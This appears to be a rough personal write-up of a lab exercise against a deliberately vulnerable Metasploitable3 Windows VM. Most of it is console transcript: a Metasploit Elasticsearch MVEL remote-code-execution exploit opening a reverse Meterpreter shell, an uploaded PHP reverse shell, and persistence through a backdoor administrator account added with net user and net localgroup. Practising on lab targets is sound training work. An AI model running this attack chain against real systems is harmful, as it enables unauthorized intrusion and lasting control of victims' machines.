
Index of /uploads

172.16.1.9:8585/uploads/

[ICO]	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
[DIR]	Parent Directory			
[TXT]	msf http_put test.txt	18-Jan-2023 21:45	5.4K	
[]	php-reverse-shell.php	18-Jan-2023 21:46	5.4K	

wordpress

There is also a wordpress project:



Metasploit3 | Oh hai, is this metasploitable? +

172.16.1.9:8585/wordpress/ 170% ...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Metasploit

Oh hai, is this metasploitable?

Search ...

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SEPTEMBER 26, 2016 LEAVE A COMMENT

Welcome to Metasploitable3!

Metasploit Cards



what I can do then is same to what i did in the three linux VMs.

9200

172.16.1.9:9200/ +

172.16.1.9:9200

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
status: 200
name: "Bloodsport"
version:
  number: "1.1.1"
  build_hash: "f1585f096d3f3985e73456debdc1a0745f512bbc"
  build_timestamp: "2014-04-16T14:27:12Z"
  build_snapshot: false
  lucene_version: "4.7"
tagline: "You Know, for Search"
```

easy to use:

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/elasticsearch/script_mvel_rce

msf6 auxiliary(scanner/http/http_put) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > expl
[-] Unknown command: expl
msf6 exploit(multi/elasticsearch/script_mvel_rce) > ex
exit    exploit
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\' 
[*] Sending stage (58060 bytes) to 172.16.1.9
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49323 ) at 2023-01-18 17:05:15 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\eJD.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > 
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2$
```

Listing: C:\Program Files\elasticsearch-1.1.1

Mode	Size	Type	Last modified	Name
100776/rwxrwxrw-	11358	fil	2014-02-12 12:35:54 -0500	LICENSE.txt
100776/rwxrwxrw-	150	fil	2014-03-25 19:38:22 -0400	NOTICE.txt
100776/rwxrwxrw-	8093	fil	2014-03-25 19:38:22 -0400	README.textile
40776/rwxrwxrw-	4096	dir	2014-04-16 18:28:54 -0400	bin
40776/rwxrwxrw-	0	dir	2014-04-16 18:28:54 -0400	config
40776/rwxrwxrw-	0	dir	2018-11-20 08:58:39 -0500	data
40776/rwxrwxrw-	8192	dir	2014-04-16 18:28:54 -0400	lib
40776/rwxrwxrw-	32768	dir	2023-01-19 01:02:13 -0500	logs

```
meterpreter > 
```

persistentce

```

C:\Windows\system32>net user Hello123 World123 /add
net user Hello123 World123 /add
The command completed successfully.

C:\Windows\system32>et localgroup Administrators Hello123 /add
et localgroup Administrators Hello123 /add
'et' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net localgroup Administrators Hello123 /add
net localgroup Administrators Hello123 /add
The command completed successfully.

C:\Windows\system32>net user
net user
User accounts for \\

Administrator          administrator@localhost
ben_kenobi              vagrant
chewbacca               boba_fett
Guest                   han_solo
jabba_hutt              jarjar_binks
lando_calrissian        leia_organa
sshd                    sshd_server

The command completed with one or more errors.

```